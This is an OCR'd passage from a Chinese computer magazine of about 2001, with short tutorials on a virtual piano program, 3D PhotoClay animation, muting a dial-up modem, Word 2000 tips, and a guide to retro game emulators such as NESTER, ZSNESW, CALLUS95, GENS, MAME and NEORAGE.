下面来看看主键盘快捷菜单的使用，用鼠标右键单击主键盘（如图3），其中前三个命令选项，用来选择主键盘的演奏方式设定。“主键盘——爵士鼓模式”可以将主键盘设为爵士鼓模式，在这种模式下，主键盘的白键对应于爵士鼓中的常见打击乐器，鼠标移过琴键时，监视器会提示该琴键对应的打击乐器名称。另外，执行“修改主键盘当前音色”，会出现修改音色对话框（如图4），在这里可以编辑和修改主键盘的当前音色，还可以在“修饰”中设定混响、合唱、颤音等效果，单击“测试音色”可以测试设定效果。


图 3

执行“修改主键盘当前音色（高级…）”命令，可以打开设置音色高级对话框（如图5），可以在这里自由编辑选择GM、XG、GS规格里的近千种音色，以及混响和合唱的效果。另外，还有大量的参数设置可供我们自由选择和设定。需要注意的是，能够听到正确音色的前提是所选用的MIDI输出设备必须支持XG或GS才行。



图 4


图 5

图 6



在系统控制面板上，有一排效果按钮，选中其中一种效果，然后单击右键会打开一个快捷菜单，单击“编辑当前效果”可以打开编辑效果对话框（如图6）。它提供了三种类型的效果，其中，“单音色效果”可以有6个音符同时发音，并有不同的音量。“双音色效果”可以指定两个音色同时发音，每个音色可以有6个不同音量的音符同时发音。“振音效果”模拟弹拨乐器的轮指效果，只有使用了双音色才能在音色2上使用振音，此时音色2只能发单音。

最后再来简要介绍一下HAPPYEO针对音乐初学者设置的一些非常实用的功能。首先，可以在系统快捷菜单中，将键盘的提示类型设为“提示音名”或“提示唱名”，这样可以更好地理解琴键与音名、唱名的对应关系。其次，可以在监视器上，单击鼠标右键，选择相应的监视器的显示模式，可以显示简谱和五线谱，以此可以更好地理解琴键与乐谱的对应关系、简谱与五线谱的对应关系。最后，还可以通过单击控制面板上的“边放边弹”按钮实现慢速放音来进行“跟弹”，以及用“边放边弹”或“边放边录”功能进行多声部训练等。

无论是从学习乐谱的角度来说，还是从音乐爱好者弹奏和练习乐器的角度而言，HAPPYEO电子琴都是一款非常不错的电脑乐器，还可因此而省去一笔购买乐器的开销呢^_^。

有声有色 做动画

辽宁　鸣涧

阿文用Cool 3D做了一个文字动画，不曾想被鸣涧大大批驳了一番。只有文字转来转去显得太没劲，不如做个图形动画有意思。阿文来了兴趣，一再追问如何制作图形动画，鸣涧只好上网去寻找解决办法，在华军主页（http://www.newhua.com/3Dphotoclay.htm）还真的找到了一个强大的三维动画影像制作软件，大号3D PhotoClay，体重6.34MB，可以轻松实现各种三维效果、动画、变形，而且还可以加上声音。

安装并启动3D PhotoClay 1.1后，鸣涧乐了，嘿，原来界面的安排竟然如此的有条理啊（如图1）。它的各个功能按钮都被放在了窗口的两侧，而且各个按钮的功能一目了然。比如说吧，“Load Image”可以导入包括bmp、jpeg、tif、gif等格式的图像文件，“Animation”按钮就是动画控制器了，而“Motion”按钮则是动作控制器，如此一来，那么“Light”就是控制光源的了，至于其他的鸣涧就不多说了。

阿文早已经等得不耐烦了，还是赶快制作动画吧。单击“Load Image”导入软件自带的小狗图片，然后单击“Animation”按钮打开动画控制器（如图2）。切换到“Play”选项卡，单击“Add Frame”按钮将当前画面作为动画第一帧导入到下面的关键帧列表中。

下面就来为小狗添加一些动作，单击“Motion”按钮打开动作控制器窗口（如图3）。几个不同方向的箭头代表控制画面上下、左右旋转，中间的两个折线箭头可以使画面顺时针或逆时针方向旋转，最下面的“Speed”滑块可以控制画面旋转的速度。单击向上箭头按钮让小狗的图片向上旋转到一个满意的位置，单击“Stop”按钮停止旋转。

阿文猜测下一步应该是将当前的画面设定为第二个关键帧，哈哈，果然被这个小子猜中了。既然如此就单击“Animation”按钮切换到动画控制器窗口吧，然后再单击“Add Frame”按钮，将当前画面作为第二个关键帧。



图1

下面来让小狗变形。单击“2D”按钮，在画面上用鼠标左键拉一下，嘿！小狗可以在平面内变形了。把小狗的鼻子再拉歪一点，眼睛再斜一点，阿文在一旁不停地指挥着。偏不听他，鸣涧按下了“3D”按钮，再次用鼠标左键拉小狗，这时小狗就变成在垂直方向发生变化了，比如向上拖动鼠标，可以使选中的部分向前凸起，向下拖动鼠标可以使小狗凹进，还真挺有趣的。另外，还可以让小狗的图片旋转起来，只要用鼠标右键拉动画面来实现图片的旋转（如图4）。这样的话，小狗不但变形了，而且还在旋转着呢！还可以单击“Auto Stretch”按钮来对画面进行立体化，完成以后，将当前画面在动画编辑器里添加为第三帧。



图2




图3



图4

小狗动起来，转起来了，下面就来让它叫几声？阿文指着“Sound”按钮，责成鸣涧赶快行动。呵呵，那就打开“Sound”声音管理器吧（如图5）。单击“Add”按钮可以从当前磁盘添加一段声音文件，可是鸣涧偏不这么做，而是按下了那个红色的按钮，把阿文得意的笑声都给录了下来，就算给小狗配音了：）。



图5

下面来为动画添加一些灯光效果，单击“Light”按钮（如图6），打开光源控制器窗口。这里提供了两种光源，分别是主光源（Main Light）和镜像光源（Specular Light），单击相应的按钮，会弹出一个光源颜色设置对话窗口，并选定好相应的光源颜色。




图6

动画做好了，下面来输出这段动画。单击“Save As”按钮打开保存文件对话窗口，在缺省条件下，3D PhotoClay会将动画文件保存在其专用的PCL格式中，这样可以便于日后的修改和编辑。还可以将每一帧图片作为单独的图像输出，其支持日常一些常用的图像格式，包括BMP、JPG、TIF等。另外，如果选中AVI格式，就可以直接将这段动画保存为视频动画格式了。

没想到制作一个动画竟然如此简单啊，阿文于是再也顾不上自己那个文字动画了，热火朝天地做起图片动画了：）。

让猫鸦雀无声

□安徽　付永

当你在办公室准备驱猫上网查找急需的资料，而你的爱猫发出的“吱呀、吱呀”的怪叫声引得正在默默工作着的同事猛回头的时候；当你为了省钱在家中深夜上网，而猫叫声又吵醒家人的时候……你肯定非常尴尬和不安，觉得此时的猫叫声是多么地令人讨厌。能不能让这讨厌的猫叫声消失呢？当然可以。



图 1

打开“我的电脑”－>“拨号网络”，选中你上网时使用的连接方式，单击右键，在弹出的快捷菜单中，用左键单击“属性”－>“常规”（如图 1），再单击“设置”按钮，弹出“设置”窗口（如图 2），在“扬声器音量”一栏中，用鼠标将滑块拉到“关”的位置，确定即可。再试一试，这次你的猫鸦雀无声了吧？当然，你也可以将声音调到你希望的任意音量。



图 2

Word 2000 使用技巧拾零

□北京　林章波

1.使用自动替换功能

用户在编辑一篇长文档的时候，有时候往往要多次键入某一个字符或者字符串，比如要经常键入“①”；又或者当键入“[”和“]”时要自动替换为“【”和“】”；特别是还可以替换为有格式的文字和图标，如把键入“注意”时替换为“💡注意：”。这时就可以使用 Word 2000 的自动替换功能。下面就介绍如何使用这个很实用的自动替换功能。如要经常键入“①”，使用自动替换功能步骤如下：

（1）在文档中选择一个有“①”的字符，如果没有请先键入一个，然后选中。

（2）把“①”字符选中。

（3）单击【工具】菜单，在其下拉菜单中选取【自动更正】选项，打开【自动更正】对话框。

（4）选择【自动更正】选项卡，打开如图 1 所示的对话框，选中【键入时自动替换】。



图 1

（5）这时在【替换为】的列表框中已经有一个“①”，在【替换】的列表框中键入你想要替换的字符，如键入“～”。

（6）单击【添加】按钮。

（7）单击【确定】按钮，完成设置。

通过上面的自动替换设置，此后在键入“～”时就会自动替换为“①”了。使用时如果要用到“～”这个字符，可以在键入“～”并自动替换为“①”时，按【Ctrl＋Z】就可以得到“～”这个字符了。

用同样的方法，还可以设置自动替换经常使用的字符或者字符串，这样可以节省不少宝贵时间。

2.解决自动切换键盘时的麻烦

有的用户可能会在使用 Word 2000 时遇到一个奇怪的问题，就是当把光标移到文档中的中文文字的时候，输入法就会变为中文输入法状态，当把光标移到英文或者数字文字的时候，输入法就变为英文输入状态，这样总是要切换输入法会觉得有一定的麻烦。有时候按一下回退键也会变为英文输入状态，这对于一个中国用户来说，是极不方便的。其实这可能是用户无意中更改了【工具选项】里的某一选项所致。

要解决这个办法很简单，步骤如下：

（1）单击【工具】菜单，在下拉菜单中选取【选项】选项，弹出一个【选项】对话框。

（2）在【选项】对话框中，选择【编辑】选项卡，打开如图 2 所示的对话框。



图 2

（3）在该对话框中，把【“自动键盘”切换】前的“√”去掉。

（4）单击【确定】按钮即可。

□湖北 翔天

模拟器之面面观



第一篇 模拟器之综述

●综述

游戏爱好者们往往分成两大阵营，一派是“电子游戏”（表现特征是用游戏机玩），一派是“电脑游戏”（表现特征是在电脑上玩）。其实从根本上来说游戏自古就是一家，无所谓电子或电脑的分别，但是自从出现了游戏机和个人电脑这两种截然不同的东西之后，游戏这片本来完整的大陆顷刻间被一道鸿沟划为两个决裂的部分——电子游戏和电脑游戏。

曾几何时，双方甚至还为到底谁才是游戏王国真正的主宰和未来的希望而争论不休——直至剑拔弩张，但是毕竟血浓于水，在双方停止无谓的争斗后，双方的交流开始日渐频繁……精彩的游戏也开始互相移植。这种互通有无的过程使大家共同得到了发展。但是这还是远远不够的，因为移植过程毕竟费时费力，太慢了……于是一份来自“天堂”的礼物出现了，它架起了一座真正的桥梁，连接着已经分裂的两块土地。

它的名字就叫——模拟器。

●模拟器原理

模拟器的英文名称是EMULATOR，其原理就是利用电脑软件，通过个人电脑的硬件来模拟一个和游戏机几乎相仿的游戏环境来运行本来是在游戏机上才能运行的游戏。

有些模拟器可以直接在电脑光驱上读取游戏机专用光盘，典型的例子是PS系列的模拟器，而其余的绝大多数则是将游戏转化为可以为电脑所识别的文件，存放在硬盘上，然后用模拟器读入内存中执行（这样的游戏数据文件我们称之为ROM）。

所以，要通过模拟器玩游戏机上的游戏，一般分两步走：首先需要获得一个模拟器软件，这个步骤相当于去商店购买一台游戏主机；然后就是下载或者拷贝想玩的游戏的ROM到硬盘上，这个步骤相当于购买游戏卡带或者游戏光盘。

运行模拟器的过程，可以理解为“将游戏卡放入游戏机中，打开开关进入游戏”的过程。另外，玩家与游戏机的交互工具——手柄在此时也有了一些变化：尽管在电脑上也可以使用手柄进行游戏，但是为了电脑上使用方便，更多的时候玩家都会使用键盘代替手柄对游戏进行操作，所以熟练定义键盘上的游戏键位对每个模拟器爱好者来说都不可或缺。

●模拟器的作弊工具——金手指

正如电脑游戏有FPE、金山游侠这样的游戏修改工具一样，电子游戏也能够在游戏中采用作弊的手段（比如让游戏主角生命无限，攻击力超强等等）。所以有些模拟器除了模拟游戏机，连游戏机的作弊工具也一并模拟了。

以下就以经典的“超级任天堂”模拟器ZSNESW0.80为例来具体讲解金手指是如何在游戏中发挥作用的。运行ZSNESW载入游戏后调出菜单，选择CHEAT→ADD CODE，在下方的ENTER CODE中键入金手指欺骗码，在DESCRIPTION中键入代码的类型，如“GOLD FINGER CODE”；按ADD键后退出游戏重新载入，代码就会起作用了。如果是其他类型的代码，在DESCRIPTION那里键入响应的类型即可，如：“GAME GENIE CODE”或“Pro Action Replay”。至于具体的金手指码，由于数量太多，所以这里就不能针对每个游戏一一列出了，有兴趣的朋友可以自己到网站上进行相关的查找。

当然，另外还有一些模拟器专用的金手指工具，比如能够向PS模拟器输入金手指功能的“PSX Eumulation Cheater”，这些工具的存在弥补了一般模拟器没有自带金手指功能的不足。

附：游戏手柄的安装与调试

为了在使用模拟器的时候获得更为真实的模拟效果（包括软件和硬件两个方面）和投入感，我强烈建议玩家使用游戏手柄或摇杆来玩模拟器游戏。

这里仅仅以一个普通的双轴四键手柄为例来简单讲解一下游戏手柄或摇杆的安装调试过程。

首先要确定电脑上安装了一块至少是“一般水准”的声卡（所谓“一般水准”的定义是——该声卡背后至少应该有一个十五针的接口，该接口是用来安装手柄的）。

将手柄上的插头插入声卡背后的15针接口之后，硬件的准备工作就算完成了

（手柄支持热插拔，无须重新启动计算机就能正常运作）。



图 1

软件操作：点击开始菜单的“设置”选项，选择“控制面板”里的“游戏控制器”选项，然后找“控制器”。一般在控制器一栏中会发现手柄还没有安装，点击“添加”，再选择“两个轴、四个按钮的游戏杆”(如果你的手柄类型没有在列表中出现，但是你的手柄自己带有驱动盘，可以选择“添加其它”来使用驱动盘进行安装)。确定之后回到上层画面中，选择已经处于“确定”状态的游戏杆（手柄），再点击“属性”→“设置”→“校准”，根据系统的提示一步一步对你的手柄进行校准工作。完成后不要忘记在“测试”项中确认一下，按按各个按钮，看手柄是否每个按键都灵活好用，方向键能不能自如地到达四个边角……一切准备完毕之后，点击“确定”就完成手柄的安装和设定了(见图1)。

（一般一台电脑只能安装一个手柄，不过现在市面上也有专门的双打用手柄出售，也是安装在声卡后的插槽上，只不过是一根线连接了两个手柄，并且需要专门的程序来驱动，所以在购买这类手柄时一定要记得带回手柄驱动盘。）

第二篇 著名模拟器一览

●FC 红白机模拟：NESTER

（下载网址：http://vr.myrice.com/emu/download/200101/18/nester_mapper_support.zip）

想必现在的很多游戏玩家对早期的FC（红白机）印象颇为深刻吧，它可以说是中国大陆的玩家所能接触到的第一款家用型游戏机。当时是在80年代中期，无数同我一样的小孩痴迷于FC上现在看来画面粗糙无比但当时却给人带来无尽乐趣的《魂斗罗》、《绿色要塞》、《赤色要塞》这些不朽名作。

现在的你是不是还想重温一下已经过去的旧梦呢？啊，这对于拥有电脑又上网的你来说是轻而易举的事情了，因为用NESTER模拟器可以在电脑上轻松而完美地模拟出FC上的经典游戏。看看图2，《魂斗罗》！



图 2

NESTER是个只有1.4MB大小的迷你软件，选项也是少的可怜，但是“麻雀虽小却五脏俱全”，通过选项菜单里的“FILE”可以实现打开游戏、关闭游戏、存取游戏进度这些功能。

模拟器的设置可以通过“OPTIONS”来调节，由于FC游戏本身就很小，对于现在功能强大的个人电脑来说要完美地模拟并不是难事，因此在OPTIONS中使用系统默认的最高级设置是完全不成问题的。在“CONTROLLERS”中可以自己定义游戏的操作键位，也可以自己定义显示方式是窗口还是全屏，以及窗口的大小等。

●超级任天堂SFC模拟：ZSNESW

（下载网址：http://vr.myrice.com/emu/download/200011/14/zsneswv1.11r0.72.zip）

作为一代游戏主机霸主的任天堂，最荣耀的时期是从上个世纪80年代中期到90年代初期的那段时间。FC和SFC这两个游戏主机史上的怪物几乎统治了整个游戏机市场，无数优秀的软件制作厂商无不俯首听命，以SFC为平台的一大批优秀游戏作品深入人心。

SFC的模拟器中比较有名望的当属ZSNESW这个软件。

ZSNESW这个软件属于比较老的品种，因为其界面不是标准的窗口模式，而是一种模拟窗口模式；不过顶部的弹出式选项单让人很熟悉，包括：GAME、CONFIG、CHEAT、NETPLAY、MISC五项，而且选项单最左边的一个下箭头里记录着最近模拟器使用过的游戏ROM，如果玩家想继续上次的游戏，直接点这个快捷方式就可以了（见图3）。




图 3

GAME菜单下是大家熟悉的读取ROM并运行游戏、存取游戏进度这些内容，而CONFIG里包括键盘键位设定、画面效果和声音效果设置这些内容。CHEAT里是我们上文提到过的金手指码（作弊码）输入的地方，而NETPLAY则表明这款软件支持网络连线对战功能——选中“START AS SERVER”则表示自己的机器作为主机，而如果要想加入别人的游戏，则在“CLIENT OPTIONS”下的IP地址栏里输入别人主机的IP地址就可以了。MISC是其他一些设定，包括保存当前模拟器的系统设置等。

●街机CAPCOM模拟：CALLUS95

（下载网址：http://emu.needgame.com/emu_down/callus/Callus95c.zip）

提起CAPCOM的鼎鼎大名，想必无论是电子游戏玩家还是电脑游戏爱好者都是耳熟能详。CAPCOM在街机上的一系列大作至今都还让人津津乐道：《吞食天地2》、《圆桌武士》、《名将》(试问当年哪个没有在放学后三五成群到游戏室里打上几盘？)，支持三人乃至四人同时游戏是这一

系列街机游戏的最大特色。

而在电脑上，CALLUS 几乎就和 CAPCOM 的大名划上了等号—— CALLUS 的 Windows 版本 CALLUS95 以其对CAPCOM系列游戏的完美模拟，以及附加的很多完善而强大的功能受到了游戏迷的一致首肯。



图 4

如今 CALLUS Win95 V0.42 版本已经有了汉化版本，这就大大方便了操作。

在“游戏”菜单中选择“载入”就会自动弹出一个“载入游戏”窗口，选择列表中的游戏名称就能载入游戏 ROM 了（为了玩游戏，ROM 要预先下载到硬盘上才行）（见图 4 ）。

注意，“游戏”菜单中的“目录”选项中，一定要设置好每一项所对应的路径（一般的习惯都是把这些路径设置为 CALLUS 的安装目录，所以游戏的 ROM 也最好拷贝在这个目录下）。

在“CPU”菜单中都是一些游戏的基本操作，如：暂停、重置、存储进度和载入进度等等，值得一提的是存储进度的选项，它能够在任何时候把游戏的当前情况存储下来，以便玩家下回继续游戏——这可是当年无数人都梦寐以求却无法实现的事情，现在通过模拟器就能够轻松办到了。



图 5

“设定”菜单中的“输入”是游戏键位的设置，选择要设置的选项后按下“REMAP”就能轻松定义了（见图 5）。

“视讯”和“声音”分别是一些有关画面显示和声音的基本设定，汉语意思表达十分清晰明了，这里不再赘述。

另外，CALLUS95 一个强大的功能就是联网，通过互联网和CALLUS95，你就能和远在天边的朋友共同对战几局《街霸》了……

联网对战办法：打开“网”选项，由一方选择“主机”建立主机，并把自己的IP地址告诉对方，另外一方选择“连接”，连接成功之后会弹出聊天窗口，此时主机方就可以关闭聊天窗口，然后选择“载入”游戏。联机游戏中主机一方是主玩家，而加入的是副玩家，如果网络游戏明显感觉到有延迟，可以在“网”→“设定”→“LATENCY”选项中向“LESS LAG”方向进行调节，这样就会感觉延迟的程度减轻了（只能改善，具体改善的效果如何也是取决于当时网络状况的）。当然，在局域网中两台电脑的互联就几乎不会感觉到有任何延迟了。

在使用联网功能时需要注意的是双方使用的CALLUS版本最好一致。而且双方都应该拥有游戏所运行的ROM文件，否则将无法联网进行游戏。

进入游戏后，按 F3、F4 分别是主玩家和副玩家进行投币（呵呵，这是对街机最忠实的模拟，你可以听到投币时的音效呢）的投币键，F1、F2 则是两人各自的开始键。

瞧瞧这个，当年街机上可是非常流行的喔。看着眼熟不？当初吞了我不知道多少钱，如今可以随便玩通关了（现在俺用模拟器，按下F3一次就是投币一次，俺一次就投它几十个币……呵呵，有点当年“币爷”的感觉喔（见图6）。



图 6

想下载 Callus 的游戏 ROM，可以自行去网上以“callus“作为关键词进行查找。

●世嘉 MD 模拟：GENS

（下载网址：http://zjemu.shangdu.com/hsoft/Md/wgens08.zip）

尽管世嘉已经停止了其游戏机主机 DREAMCAST 的制造，转向游戏软件的研发和制作，但是SEGA的游戏不会死去，因为它们将在模拟器上延续它们的活力。瞧瞧，这些模拟出来的游戏（见图7）。



图 7

GENS 是一款出色的世嘉 MD 游戏模拟器软件，能够模拟大量的 MD 游戏。下载后解压缩到某个目录中，运行GENS.exe即可。在FILE菜单里“OPEN ROM”就是将游戏ROM激活，“FREE ROM”是清空ROM，另外还包括存取进度的选项。GRAPHICS下可以设置是否采用全屏显示模式（Full Screen），并能设置运行窗口的大小。SOUND 下主要是一些声音选项的设置。OPTIONS里主要是对键盘和游戏杆键位的设置（注意：这个模拟器的设置方式比较特殊，不像其他模拟器那样弹出一个直观的设置窗口，而是一步一步对每个键给出英文提示，让用户自己按下对应键来进行定义。定义好之后可以将这些设置存为文件保存在硬盘上，以便下次调用），见图8。



图 8

第三篇　街机模拟器

街机是游戏永恒的主题，我至今还是觉得只有在街机上打游戏，才能最大程度地娱乐自己。这里的两款模拟器都以其强大的功能而在街机模拟领域独领风骚，经久不衰。

●有容乃大的MAME

（下载网址：http://vr.myrice.com/emu/download/200012/11/mame32b-037b10.zip）

MAME是Multiple Arcade Machine Emulator（多功能街机模拟器）的缩写，由MAME小组开发。

这是一个至今仍在不断更新和完善的模拟器，自推出以来就以能模拟的游戏数量庞大而著称，它在2000年到来之时已经完成了模拟2000个游戏的目标——包括大型街机和家用机上的游戏都能模拟，但现在主要是运用于街机游戏的模拟上。不过凡事都有两面性，正是由于能够模拟游戏的数量众多，所以对于少数个别游戏来说，模拟的效果不太尽如人意也是意料之中的事情了。

MAME官方网站发布的一般都是在DOS下运行的版本，这就给玩家的使用带来了巨大的不便，但是由于MAME的源代码是完全公开的，任何人只要同意将自己所用的代码公开，就能自由地对MAME进行修改，因此每次当MAME官方发布一个版本之后，都会有热心的MAME爱好者将其升级为Windows版本，而随之蜂拥而至的各式各样的补丁更是不胜枚举。

在这里为大家介绍的是MAME的Windows版本MAME32，而MAME32支持的ROM一般都是以ZIP格式压缩的文件。

在开始运行MAME模拟器后会出现MAME的主界面，是大家熟悉的窗口风格：上方是四个选项下拉菜单，菜单下是一排工具按钮，主界面的左边是分类文件夹列表，尽管所有的ROM都是存放在MAME安装文件夹的ROMS子目录下，但是MAME会自动把它们分好类别，以便于玩家能够从众多游戏中快速地找到自己所需要的游戏ROM。其中最常用到的是“ALL GAMES”(这个版本的MAME模拟器能支持所有游戏列表，随着MAME版本的升级能模拟的游戏就会越来越多）和“AVAILABLE”(当前电脑硬盘中所能运行的游戏列表——当然啦，只有你硬盘上有ROM才能被运行嘛）。在“CUSTOM”下有一个“FAVORITES”文件夹，玩家可以通过选择菜单中“FILE”→“ADD TO ‘FAVORITES’”来将自己喜爱的游戏收录于此，以便下次能更容易地找到。

在打开左侧的任一文件夹时，中间就会显示出当前选定文件夹下游戏的名称，选定任一游戏后右侧就会显示这个游戏的预览画面（不过前提是你的MAME模拟器目录中预先已经存放有这些游戏的预览画面图片，没有的玩家可以去网上寻找并下载）。

下拉菜单“FILE（文件）”的第一项就是“PLAY XXX”，这里的“XXX”代表具体一个游戏的名称，这个游戏就是你当前所选定的游戏。“PLAY AND RECORD INPUT....”是把你的当前设置存为一个以inp为后缀名的文件。“PLAYBACK INPUT”是打开你存好的inp文件。“PLAY AND RECORD AVI”是读取AVI格式的动画。“PLAY NETWORK GAME”是运行网络游戏。“ADMIT ALL GAMES”是读取所有的游戏。

“VIEW（查看）”菜单中，是“工具栏显示与否”选项和“文件显示模式”的设置。

在“OPTIONS（设置）”里，“GAME LIST FONTS”是更改模拟器的显示字体，“DIRECTORIES”是设置MAME读取的游戏类型和所处的文件夹路径，“DEFAULT OPTIONS”是设置显示模式和显示的效果、声音、手柄和键盘的选用等等（注意：键盘键位的设置不是在这里进行的，而是要到游戏中去完成）。

这里需要强调的是：有些游戏如果直接运行，就会发现原本是街机上从下往上飞行的纵版射击游戏，在模拟器里却变成了从左往右飞，看起来很不习惯。要解决这个问题可以在“DEFAULT OPTIONS”里选择“ADVANCED（高级）”下的“ROTATION（旋转）”，在下拉菜单里会看到“LEFT”和“RIGHT”两个选项，根据屏幕上画面的错误方向作出相应的调节，即可旋转画面，解决上述问题了。

“RESET TO DEFAULT”是重新回到模拟器默认状态下的设置情况，“STARTUP OPTIONS...”是启动时自动运行的步骤，包括寻找新加入的游戏（Search for new games)、版本错误时发出警告信息（Enable version mismatch warning）和检测MMX处理器（Detect MMX processor），把这些选项设置为“打开”就可以了，“LANGUAGE”中可以自己定义语言类型。

“HELP”中是一些有关MAME的帮助提示信息。

在选定一个游戏并开始运行后，系统会自动进行一些显示模式检测工作，然后就会出现游戏的界面，这个时候请按下“TAB键”，然后会出现一个选项菜单，其中比较重要的是“INPUT（GENERAL）”，这里是设定对所有游戏都适用的键位设置，包括MAME本身的一些系统热键的位置。而“INPUT（THIS GAME）”则是专门针对当前运行的游戏的键位设定，一般系统默认的是大键盘上方的数字键，1、2分别是主玩家和副玩家的开始键，3、4则是投币键。

另外经常用到的还包括“RESET GAME”重新启动游戏，相当于游戏机上的复位键。“RETURN TO GAME”用于回到当前游戏中（这个功能也能够通过ESC键来代替）。最后，在游戏中如果按下ESC键就会退出游戏，回到MAME主菜单下。

●新一代宠儿NEORAGE

（下载网址：http://zjemu.shangdu.com/hsoft/neogeo/neoragex-06.zip）

NEORAGE是另一个享有盛名的大型街机模拟器，它所能模拟的大多数都是SNK公司的游戏作品，而这其中最为著名的模拟游戏就是《格斗之王》（King of Fighters，以下简称KOF）系列了。

在运行NEORAGE之后会出现如图9所示的操作界面，界面分为四个部分，其中右上是功能设置选项（options）区域，左上是游戏的列表（gamelist），左下是当前选择游戏的预览（preview）画面，而右下是当前模拟器的运行情况（events）。玩家可以进行操作的是上面两个部分。

在右边中间的三个蓝色按钮是功能按键，LAUNCH代

表开始运行当前所选定的游戏，IMPORT 代表从硬盘上 ROM 存档文件所在的文件夹导入游戏名称到左上的游戏列表中，而 EXIT 则再简单不过了，就是退出 NEORAGE 模拟器。




图 9

在OPTIONS中从上到下有六个选项。

在 CONTROLS 这个选项下有以下设置：

1.“ PLAYER CONTROLS ”是设置玩家使用的操作设备是键盘还是手柄，玩家包括主玩家 PLARER1 和副玩家 PLAYER2（注意：只有电脑上安装了游戏手柄才能打开手柄选项，用手柄的玩家还能够打开“ 连发键 ”）。

2.“ KEYBOARD SETUP ” 即为设置玩家在用键盘进行操作的时候上、下、左、右以及 A 、B 、C 和 X 、Y 、Z 这些游戏机手柄按钮所对应的键盘，另外还包括玩家自定义热键对应的键盘。

3.“ JOYSTICK SETUP ” 就是设置手柄的按钮和热键的对应键位(当然,要使用这项的前提也是电脑上安装有手柄)。

4.“ HOTKEY DEFINITION ”就是设置热键是由哪些单独的键组合而成，设置好了以后，可以按下一个键，达到同时按下多个键的效果，这是很方便实用的功能。

5.“ BACK TO MAIN ” 就是回到上层主菜单。

DIRECTORIES：打开这个选项之后，在“ ROMPATH 1 ” 中设置存放游戏ROM的文件夹所处的位置,“ ROMPATH 2 ” 则是设置另外的存放游戏 ROM 的文件夹位置，“ PREVIEW PATH ”是游戏预览图片所在文件夹的位置。其他的几个选项是存放NEORAGE运行时所调用文件的文件夹路径,玩家就不要自行进行修改了,以免导致运行时出错。

VIDEO OPTIONS：在这里可以根据电脑的显卡性能来设置游戏中的显示效果,当然越高档的显卡显示画面效果越好。COLOR DEPTH：色彩选择（8Bit/16Bit）；SCANLINES：是否使用隔行抽线（建议不用）；INTERPOLATION：插值运算,使用后能消锯齿(建议开启)；EDGE ENHANCEMENT：也是消锯齿的,不过效果没有上一个好(建议不用)；TRIPPLE BUFFERING：三线过滤,使游戏运行过程更平滑(建议开启)；FRAME SKIP：设置跳帧（建议选 AUTO）；VSYNC：消除闪烁(建议开启)。显然,如果玩家的机器配置不够理想的话,精致的画面和流畅的运行效果是不可兼得的,这种情况下就必须牺牲一些画面效果来保证游戏运行速度,毕竟慢慢腾腾的谁也受不了,只好委屈点眼睛,降低效果了。

AUDIO OPTIONS 顾名思义就是声音选项，“ MAIN VOLUME ” 就是游戏的音量，而其他的则建议玩家将“ SOUND ” 选项调至“ FM / ADPCM ”，“ OUTPUT CHANNELS ” 调至“ STEREO ”，“ SAMPLE SIZE ” 调至“ 16 BIT ”，“ SAMPLE RATE ” 调至“ 44kHz ”，“ INTERPOLATED SOUND ” 调至“ YES ”，这样在游戏中就能获得良好的声音效果（别怕影响游戏速度，这些要求是一块最普通的声卡都能够满足的）。

MACHINE SETTINGS 下有如下几个选项：“ LANGUAGE ”可以更改游戏中字幕的语言显示。“ SYSTEM ” 可以根据玩家的要求设置为家用机（CONSOLE）或者街机(ARCADE)模式,家用机模式比较适合格斗和对战类的游戏,可以任意修改游戏本身的设置；而街机模式可以无限地继续游戏,但是无法修改游戏设置,因此比较适合射击类的游戏。“ MVS SETTINGS ”是模拟真实游戏机的跳线功能,普通玩家不会用到。“ FREEPLAY ”模式就是免费玩的意思，在街机模式下打开这个选项，就能省去在游戏中不停的“ 投币 ”了。

SHOT FACTORY在没有载入游戏时显示为灰色,即无法使用这个选项,不过在运行游戏时可以用TAB键从游戏中切换到主菜单画面，这时Shot Factory就可用了，在这里就能根据需要，进行细致完全的抓图、处理图片的工作了。

附：NEORAGE 实战示例

下面就以KOF98为例来简单讲述一下NEORAGE的运作流程：

先下载或者拷贝一份 KOF98 的游戏 ROM，将其拷贝到 Neorage 目录中的 ROMS 子目录里。

运行NEORAGE，之后在GAMELIST菜单中选定KING OF FIGHTERS 98。（注意，在这个菜单里只有白字显示的才是可以运行的游戏，若显示为灰字，则代表你的硬盘里没有这个游戏的 ROM。因此要玩 KOF98，务必要先得到 KOF98 的 ROM。呵呵，如果是网上下载，那可是很大的一个东东喔。如果已经把 ROM 拷贝进硬盘，但是列表上还没有出现，则可以通过点击“ IMPORT ” 来导入现有的游戏，从而把它显示出来，见图 10 。）

图 10



双击游戏名称或者点“ LAUNCH ” 按钮即可激活游戏，这时NEORAGE就会开始加载ROM，在EVENTS信息框里会显示当前的加载情况。经过一段时间的耐心等待(时间长短根据电脑的当前可用内存大小和CPU速度而定),主菜单消失之后就进入了游戏画面(见图11)。

在游戏中，按下主键盘上的数字1、2，分别是代表主玩家和副玩家按“ 开始 ”键；而数字3、4分别是两个玩家的投币键；5、6 可以控制音量的大小；按下“ TAB ” 就会暂时离开游戏，回到主菜单界面；再按下TAB则切换回游戏画面；在游戏中按下 ESC 键，就退出了当前游戏，返回主菜单。

游戏中，为了操作方便，建议对操作键进行一下设置

图 11



（操作键位的设置在主菜单的CONTROLS里进行，前面有过介绍，这里就不再赘述了）。

另外建议大家用手柄时，最好将类型选择为Windows自带的“二轴四键”，这样使用的是Windows提供的二轴四键驱动（使用其他驱动程序会使游戏速度严重下降）。

第四篇　SONY PS模拟器

要问如今游戏机业界的霸主是谁，相信一百个人中九十个都会坚定地认为是SONY。不错，SONY的PS游戏机，继任天堂之后整整统治了一个时代，把无数的欢乐带给了深爱着它的每一个玩家。

